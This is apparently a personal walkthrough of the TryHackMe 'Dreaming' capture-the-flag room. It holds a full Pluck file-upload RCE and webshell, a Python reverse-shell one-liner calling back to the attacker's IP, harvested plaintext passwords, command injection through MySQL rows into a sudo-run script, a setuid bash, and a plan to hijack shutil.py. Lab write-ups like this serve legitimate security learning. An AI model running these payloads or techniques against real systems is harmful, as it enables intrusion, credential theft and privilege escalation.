

TRYHACKME series #11

Dreaming

first we do a quick nmap scan

cmd: `nmap -T5 -v -oN nmap.txt 10.49.154.166`


```
san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreaming$ nmap -T5 -v -oN nmap.txt 10.49.154.166
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-24 13:32 +0530
Initiating Ping Scan at 13:32
Scanning 10.49.154.166 [2 ports]
Completed Ping Scan at 13:32, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:32
Completed Parallel DNS resolution of 1 host. at 13:32, 0.50s elapsed
Initiating Connect Scan at 13:32
Scanning 10.49.154.166 [1000 ports]
Discovered open port 80/tcp on 10.49.154.166
Discovered open port 22/tcp on 10.49.154.166
Completed Connect Scan at 13:32, 0.13s elapsed (1000 total ports)
Nmap scan report for 10.49.154.166
Host is up (0.0085s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
```

we see http port 80 open that is some web server is running

we check the site `http://10.49.154.166:80`

we see default apache web page nothing else



we can do a directory or sub domain search on this

we can use tools like gobuster/dirsearch

cmd: `dirsearch -u 10.49.154.166`

we see a subdomain /app, we should check it

```
san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreaming$ dirsearch -u 10.49.154.166
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

C:\Users\user> dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/san-sepiol/ctfs/TryHackMe/Dreaming/reports/_10.49.154.166/_26-07-24_13-35-15.txt
Target: http://10.49.154.166/

[13:35:15] Starting:
[13:35:18] 403 - 278B - /.ht_wsr.txt
[13:35:18] 403 - 278B - /.htaccess.orig
[13:35:18] 403 - 278B - /.htaccess.bak1
[13:35:18] 403 - 278B - /.htaccess.sample
[13:35:18] 403 - 278B - /.htaccess.save
[13:35:18] 403 - 278B - /.htaccess_extra
[13:35:18] 403 - 278B - /.htaccess_sc
[13:35:18] 403 - 278B - /.htaccess_orig
[13:35:18] 403 - 278B - /.htaccessOLD
[13:35:18] 403 - 278B - /.htaccessBAK
[13:35:18] 403 - 278B - /.htaccessOLD2
[13:35:18] 403 - 278B - /.html
[13:35:18] 403 - 278B - /.htm
[13:35:19] 403 - 278B - /.httr-oauth
[13:35:19] 403 - 278B - /.htpasswd
[13:35:19] 403 - 278B - /.htpasswd_test
[13:35:20] 403 - 278B - /.php
[13:35:32] 301 - 312B - /app -> http://10.49.154.166/app/
[13:35:32] 200 - 453B - /app/
[13:36:05] 403 - 278B - /server-status
[13:36:05] 403 - 278B - /server-status/

Task Completed
san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreaming$
```

on /app we got an index



we got another directory pluck-4.7.13 , i also checked with searchsploit for particular version of pluck


cmd: searchsploit pluck 4.7.13

```
san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreaming$ searchsploit pluck 4.7.13
[*] Found (#2): /home/san-sepiol/exploitdb/files_exploits.csv
[*] To remove this message, please edit "/home/san-sepiol/exploitdb/.searchsploit_rc" which has "package_array: exploitdb" to point too: path_array+=("/home/san-sepiol/exploitdb")

[*] Found (#2): /home/san-sepiol/exploitdb/files_shellcodes.csv
[*] To remove this message, please edit "/home/san-sepiol/exploitdb/.searchsploit_rc" which has "package_array: exploitdb" to point too: path_array+=("/home/san-sepiol/exploitdb")

-----
Exploit Title | Path
-----
Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated) | php/webapps/49989.py
Shellcodes: No Results
san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreaming$
```

and we got a File upload RCE



we need some kind of a password for this , we can try fuzzing this url , we can use tools like burpsuite or ffuf for cmdline but found nothing only file which we already know

```
san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreamings$ ffuf -u 'http://10.49.154.166/app/pluck-4.7.13/?FUZZ=dreaming' -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -fs 0

      /\_/\
     /__  \
    (oo)\__/\
    (__)\___) v2.1.0-dev

:: Method      : GET
:: URL         : http://10.49.154.166/app/pluck-4.7.13/?FUZZ=dreaming
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 0

File [Status: 200, Size: 1023, Words: 58, Lines: 23, Duration: 47ms]
:: Progress: [6453/6453] :: Job [1/1] :: 952 req/sec :: Duration: [0:00:11] :: Errors: 0 ::

san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreamings$ ffuf -u 'http://10.49.154.166/app/pluck-4.7.13/?file=FUZZ' -w /usr/share/wordlists/large.txt -fs 0

      /\_/\
     /__  \
    (oo)\__/\
    (__)\___) v2.1.0-dev


:: Method      : GET
:: URL         : http://10.49.154.166/app/pluck-4.7.13/?file=FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/large.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 0

:: Progress: [889/889] :: Job [1/1] :: 568 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

now i randomly putting password at login.php page like admin123,admin, password and i got in at **password** and after searching around i got an upload functionality



and on specific version of pluck i.e 4.7.13 we have an file upload RCE exploit i got an exploit on <https://www.exploit-db.com/exploits/49909>



cmd: python3 file-upload-exploit.py 10.49.177.252 80 password /app/pluck-4.7.13 and we successfully uploaded it

```

sam-sepiol@sam-sepiol-Inspiron-15-3511:~/ctf/TryHackMe/Dreaming$ python3 file-upload-exploit.py 10.49.177.252 80 password /app/pluck-4.7.13
Authentication was succesfull, uploading webshell
Uploaded Webshell to: http://10.49.177.252:80/app/pluck-4.7.13/files/shell.phar

```

when we click it we finally get a shell



```
http://10.49.177.252/app/pluck-4.7.13/files/shell.phar

p0wny@shell ~$

p0wny@shell:~/pluck-4.7.13/files$ whoami
www-data

p0wny@shell:~/pluck-4.7.13/files$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

p0wny@shell:~/pluck-4.7.13/files$ cat /etc/issue
Ubuntu 20.04.6 LTS \n \l

p0wny@shell:~/pluck-4.7.13/files$ cat /proc/version
Linux version 5.15.0-138-generic (build@lcy02-amd64-117) (gcc (Ubuntu 9.4.0-1ubuntu1-20.04.2)
9.4.0, GNU ld (GNU Binutils for Ubuntu) 2.34) #148-20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025

p0wny@shell:~/pluck-4.7.13/files$
```

```

news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
system-network:x:100:102:system Network Management,,,:/run/systemd:/usr/sbin/nologin
system-resolve:x:101:103:system Resolver,,,:/run/systemd:/usr/sbin/nologin
system-timesync:x:102:104:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:nonexistent:/usr/sbin/nologin
syslog:x:104:110:/home/syslog:/usr/sbin/nologin
apt:x:105:65534:/nonexistent:/usr/sbin/nologin
ts:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuid:x:107:112:/run/uuid:/usr/sbin/nologin
tssm:x:108:113:/nonexistent:/usr/sbin/nologin
landscape:x:109:115:/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmuxd:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534:/run/ssh:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:,:/usr/sbin/nologin
lucien:x:1000:1000:lucien:/home/lucien:/bin/bash
lxd:x:998:100:/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:113:MySQL Server,,:/nonexistent:/bin/false
death:x:1001:1001:/home/death:/bin/bash
morpheus:x:1002:1002:/home/morpheus:/bin/bash
ubuntu:x:1003:1005:Ubuntu:/home/ubuntu:/bin/bash

```

p0rnys@shell:~\$ cat /etc/passwd

got all three users

now we check what version of python is installed we got Python 3.8.10 we can get a proper and more stable shell

```
cmd on powny shell: python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("192.168.166.85",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")'
```

cmd on local terminal: `nc -lvnp 4444`

```

sam-sepiol@sam-sepiol-Inspiron-15-3511:~/~/ctfs/TryHackMe/Dreaming$ nc -l-vp 4444
Listening on 0.0.0.0 4444
Connection received on 10.49.177.252 37476
www-data@ip-10-49-177-252:/var/www/html/app/pluck-4.7.13/files$ ls
ls
shell.phar
www-data@ip-10-49-177-252:/var/www/html/app/pluck-4.7.13/files$ whoami
whoami
www-data
www-data@ip-10-49-177-252:/var/www/html/app/pluck-4.7.13/files$

```

we can try different things like crontab and capabilities etc to find vuln for privilege escalation

```
We saved the kingdom!
www-data@ip-10-48-163-154:/home/morpheus$ cat restore.py
cat restore.py
from shutil import copy2 as backup

src_file = "/home/morpheus/kingdom"
dst_file = "/kingdon_backup/kingdom"

backup(src_file, dst_file)
print("The kingdom backup has been done!")
www-data@ip-10-48-163-154:/home/morpheus$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/snap/core20/1974/usr/bin/ping = cap_net_raw+ep
/snap/core20/2015/usr/bin/ping = cap_net_raw+ep
www-data@ip-10-48-163-154:/home/morpheus$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# ..... minute (0 - 59)
# | ..... hour (0 - 23)
# | | ..... day of month (1 - 31)
# | | | ..... month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ..... day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@ip-10-48-163-154:/home/morpheus$
```

now we some enumeration using tool pspys

```
2026/07/24 13:59:14 CMD: UID=0 PID=1 | /sbin/init splash noprompt noshell automatic-ubiquity vt.handoff=7
2026/07/24 13:59:15 CMD: UID=0 PID=1555 |
2026/07/24 14:00:01 CMD: UID=0 PID=1556 | /usr/sbin/CRON -f
2026/07/24 14:00:01 CMD: UID=1002 PID=1557 |
2026/07/24 14:00:01 CMD: UID=1002 PID=1558 | /bin/sh -c /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:00:10 CMD: UID=0 PID=1559 | ps -e -o pid,ppid,state,command
2026/07/24 14:01:01 CMD: UID=0 PID=1561 | /usr/sbin/CRON -f
2026/07/24 14:01:01 CMD: UID=1002 PID=1562 |
2026/07/24 14:01:01 CMD: UID=1002 PID=1563 |
2026/07/24 14:01:11 CMD: UID=0 PID=1564 | ps -e -o pid,ppid,state,command
2026/07/24 14:02:01 CMD: UID=0 PID=1565 | /usr/sbin/CRON -f
2026/07/24 14:02:01 CMD: UID=1002 PID=1566 |
2026/07/24 14:02:01 CMD: UID=1002 PID=1567 | /bin/sh -c /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:02:12 CMD: UID=0 PID=1568 | ps -e -o pid,ppid,state,command
2026/07/24 14:03:01 CMD: UID=0 PID=1569 | /usr/sbin/CRON -f
2026/07/24 14:03:01 CMD: UID=1002 PID=1570 |
2026/07/24 14:03:01 CMD: UID=1002 PID=1571 | /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:03:02 CMD: UID=0 PID=1572 |
2026/07/24 14:03:13 CMD: UID=0 PID=1573 | ps -e -o pid,ppid,state,command
2026/07/24 14:04:01 CMD: UID=0 PID=1575 | /usr/sbin/CRON -f
2026/07/24 14:04:01 CMD: UID=1002 PID=1576 |
2026/07/24 14:04:01 CMD: UID=1002 PID=1577 | /bin/sh -c /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:04:14 CMD: UID=0 PID=1578 | ps -e -o pid,ppid,state,command
2026/07/24 14:04:31 CMD: UID=0 PID=1579 |
2026/07/24 14:05:01 CMD: UID=0 PID=1580 | /usr/sbin/CRON -f
2026/07/24 14:05:01 CMD: UID=1002 PID=1582 | /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:05:01 CMD: UID=1002 PID=1581 | /bin/sh -c /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:05:15 CMD: UID=0 PID=1583 | ps -e -o pid,ppid,state,command
2026/07/24 14:06:01 CMD: UID=0 PID=1585 | /usr/sbin/CRON -f
2026/07/24 14:06:01 CMD: UID=1002 PID=1586 |
2026/07/24 14:06:01 CMD: UID=1002 PID=1587 | /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:06:16 CMD: UID=0 PID=1588 | ps -e -o pid,ppid,state,command
2026/07/24 14:07:01 CMD: UID=0 PID=1589 | /usr/sbin/CRON -f
2026/07/24 14:07:01 CMD: UID=1002 PID=1590 |
2026/07/24 14:07:01 CMD: UID=1002 PID=1591 | /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:07:17 CMD: UID=0 PID=1592 | ps -e -o pid,ppid,state,command
2026/07/24 14:08:01 CMD: UID=0 PID=1593 | /usr/sbin/CRON -f
2026/07/24 14:08:01 CMD: UID=1002 PID=1594 |
2026/07/24 14:08:01 CMD: UID=1002 PID=1595 | /usr/bin/python3.8 /home/morpheus/restore.py
2026/07/24 14:08:02 CMD: UID=0 PID=1596 |
2026/07/24 14:08:18 CMD: UID=0 PID=1597 | ps -e -o pid,ppid,state,command
^C
san-sepiol@san-sepiol-Inspiron-15-3511:~/ctfs/TryHackMe/Dreamings
```

i check /opt directory

i see password in [test.py](#)

password = "HeyLucien#@1999!"

we can try switch user to lucien

and we can cat lucien_flag.txt

```

www-data@ip-10-48-163-154:/opt$ cat test.py
cat test.py
import requests

#Todo add myself as a user
url = "http://127.0.0.1/app/pluck-4.7.13/login.php"
password = "HeyLucien#@1999!"

data = {
    "cont1":password,
    "bogus": "",
    "submit": "Log+in"
}

req = requests.post(url,data=data)

if "Password correct." in req.text:
    print("Everything is in proper order. Status Code: " + str(req.status_code))
else:
    print("Something is wrong. Status Code: " + str(req.status_code))
    print("Results:\n" + req.text)
www-data@ip-10-48-163-154:/opt$ cat getDreams.py
cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"

import mysql.connector
import subprocess

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

```

```

www-data@ip-10-48-163-154:/opt$ su lucien
su lucien
Password: HeyLucien#@1999!

lucien@ip-10-48-163-154:/opt$ ls
ls
getDreams.py test.py
lucien@ip-10-48-163-154:/opt$ whoami
whoami
lucien
lucien@ip-10-48-163-154:/opt$ cd /home
cd /home
lucien@ip-10-48-163-154:/home$ ls
ls
death lucien morpheus ubuntu
lucien@ip-10-48-163-154:/home$ cd lucien
cd lucien
lucien@ip-10-48-163-154:~$ ls
ls
lucien_flag.txt

```

then we check `.ssh` and add our own public key into `authorized_keys` to get a full stable shell
 as lucien using ssh
 then we look around

```

lucien@ip-10-48-163-154:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd ..
ls
cd ..
cd etc
ls
..
cd ..
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd ~
cd ~
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
cat .mysql_history
clear
ls
ls -la
rm .mysql_history
clear
history
exit
clear
ls
clear

```

in `.bash_history` we got
 cmd: `mysql -u lucien -plucien42DBPASSWORD`

```
mysql> show tables;
+-----+
| Tables_in_library |
+-----+
| dreams             |
+-----+
1 row in set (0.00 sec)

mysql> desc dreams;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| dreamer | varchar(50) | YES | | NULL | |
| dream | varchar(255) | YES | | NULL | |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.01 sec)

mysql> select * from dreams;
+-----+-----+
| dreamer | dream |
+-----+-----+
| Alice | Flying in the sky |
| Bob | Exploring ancient ruins |
| Carol | Becoming a successful entrepreneur |
| Dave | Becoming a professional musician |
+-----+-----+
4 rows in set (0.01 sec)

mysql> use information_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_information_schema |
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES |
+-----+
```

then we try running the file

```
lucien@ip-10-48-163-154:~$ sudo -l
Matching Defaults entries for lucien on ip-10-48-163-154:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lucien may run the following commands on ip-10-48-163-154:
    (death) NOPASSWD: /usr/bin/python3 /home/death/getDreams.py
lucien@ip-10-48-163-154:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician
```

we got exactly whats in the table we can try one thing
in dreamer we write “`id`” and in dream we write “\$whoami”

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'shows show tables' at line 1
mysql> show tables;
+-----+
| Tables_in_library |
+-----+
| dreams             |
+-----+
1 row in set (0.00 sec)

mysql> insert into dreams values("`id`", "$whoami");
Query OK, 1 row affected (0.02 sec)

mysql>
```

now we run the script again

```
lucien@ip-10-48-163-154:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

uid=1001(death) gid=1001(death) groups=1001(death) + death
lucien@ip-10-48-163-154:~$
```

we got the uid 1001 death and whoami → death
we got it , we can now **cat death_flag.txt**
but we need full stable proper shell

```
lucien@ip-10-48-184-141: /home/death$ ./bash -p
bash-5.0$ ls -la
total 1212
drwxr-xr-x 4 death death 4096 Jul 24 17:24 .
drwxr-xr-x 6 root root 4096 May 18 2025 ..
-rwsr-xr-x 1 death death 1183448 Jul 24 17:24 bash
-rw----- 1 death death 427 Aug 25 2023 .bash_history
-rw-r--r-- 1 death death 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 death death 3771 Feb 25 2020 .bashrc
drwx----- 3 death death 4096 Jul 28 2023 .cache
-rw-rw---- 1 death death 21 Jul 28 2023 death_flag.txt
-rwxrwx--x 1 death death 1539 Aug 25 2023 getDreams.py
drwxrwxr-x 4 death death 4096 Jul 28 2023 .local
-rw----- 1 death death 465 Aug 25 2023 .mysql_history
-rw-r--r-- 1 death death 807 Feb 25 2020 .profile
-rw----- 1 death death 8157 Aug 7 2023 .viminfo
-rw-rw-r-- 1 death death 165 Jul 29 2023 .wget-hsts
bash-5.0$ cat death_flag.txt
```

we can now read getDreams.py

```
bash-5.0$ cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "ImementoMORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )

        # Create a cursor object to execute SQL queries
        cursor = connection.cursor()

        # Construct the MySQL query to fetch dreamer and dream columns from dreams table
        query = "SELECT dreamer, dream FROM dreams;"

        # Execute the query
        cursor.execute(query)

        # Fetch all the dreamer and dream information
        dreams_info = cursor.fetchall()

        if not dreams_info:
            print("No dreams found in the database.")
        else:
            # Loop through the results and echo the information using subprocess
            for dream_info in dreams_info:
```

we got a password we try to ssh

cmd: `ssh death@10.48.184.141` with password → ImementoMORI666!

and we got the death shell

```
death@ip-10-48-184-141:~$ ls -la
total 1216
drwxr-xr-x 5 death death 4096 Jul 24 17:32 .
drwxr-xr-x 6 root root 4096 May 18 2025 ..
-rwsr-xr-x 1 death death 1183448 Jul 24 17:24 bash
-rw----- 1 death death 427 Aug 25 2023 .bash_history
-rw-r--r-- 1 death death 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 death death 3771 Feb 25 2020 .bashrc
drwx----- 3 death death 4096 Jul 28 2023 .cache
-rw-rw---- 1 death death 21 Jul 28 2023 death_flag.txt
-rwxrwx--x 1 death death 1539 Aug 25 2023 getDreams.py
drwxrwxr-x 4 death death 4096 Jul 28 2023 .local
-rw----- 1 death death 465 Aug 25 2023 .mysql_history
-rw-r--r-- 1 death death 807 Feb 25 2020 .profile
drwxrwxr-x 2 death lucien 4096 Jul 24 17:34 .ssh
-rw----- 1 death death 8157 Aug 7 2023 .viminfo
-rw-rw-r-- 1 death death 165 Jul 29 2023 .wget-hsts
death@ip-10-48-184-141:~$
```

we are finding writable files

cmd: `find / -type f -writable 2>/dev/null | grep -v proc | grep -v sys | grep -v .local`

and we got something , we can write to shutil.py directly into the library we do reverse shell

```
death@ip-10-48-184-141: /home/morpheus$ find / -type f -writable 2>/dev/null | grep -v proc | grep -v sys | grep -v .local
/var/www/html/app/pluck-4.7.13/data/settings/token.php
/var/www/html/app/pluck-4.7.13/data/settings/install.dat
/var/www/html/app/pluck-4.7.13/data/settings/langpref.php
/var/www/html/app/pluck-4.7.13/data/settings/update_lastcheck.php
/var/www/html/app/pluck-4.7.13/data/settings/pages/1.dreaming.php
/var/www/html/app/pluck-4.7.13/data/settings/themepref.php
/var/www/html/app/pluck-4.7.13/data/settings/pass.php
/var/www/html/app/pluck-4.7.13/data/settings/options.php
/dev/shm/pspy64
/usr/lib/python3.8/shutil.py
/opt/getDreams.py
/home/death/.ssh/authorized_keys
/home/death/.vminfo
/home/death/.bash
/home/death/.mysql_history
/home/death/getDreams.py
/home/death/.bash_history
/home/death/.wget-hsts
/home/death/.profile
/home/death/.bash_logout
/home/death/.cache/pip/http/4/6/9/f/3/469f32d020286e4e2fdc5f9e33b69d138ec5e5f0f0553a504cc7feb4
/home/death/.cache/pip/http/8/1/b/3/c/81b3cf2da3cb6760b46d555d8617374d01299ae8708ff1d9278fd7
/home/death/.cache/pip/http/0/4/1/8/c/0418c83b08f77bf8ee27308bfbbes53d2c1562196c0781702f6eddc9
/home/death/.cache/pip/http/0/5/d/4/b/05dabbca8c232ba458589f59a032d710593dd75e0d4726ae9815ff8
/home/death/.cache/pip/http/5/2/9/4/6/529461695e5926aae711da727d4aaaf41e72d98b1745515678a31de1
/home/death/.cache/pip/http/3/1/0/a/4/310a48cdab5cf1631d625b4eb978cba70beab76027b6ec70636fd63
/home/death/.cache/pip/http/1/0/e/1/4/18e14859fc9d06092a4d4bf4bbe2b75f6fb809d1050d665379f64520
/home/death/.cache/pip/http/1/6/9/3/2/1693297fb9daf7bfe370bf51d371acfeb8ff40759bf8650dfd404ba4
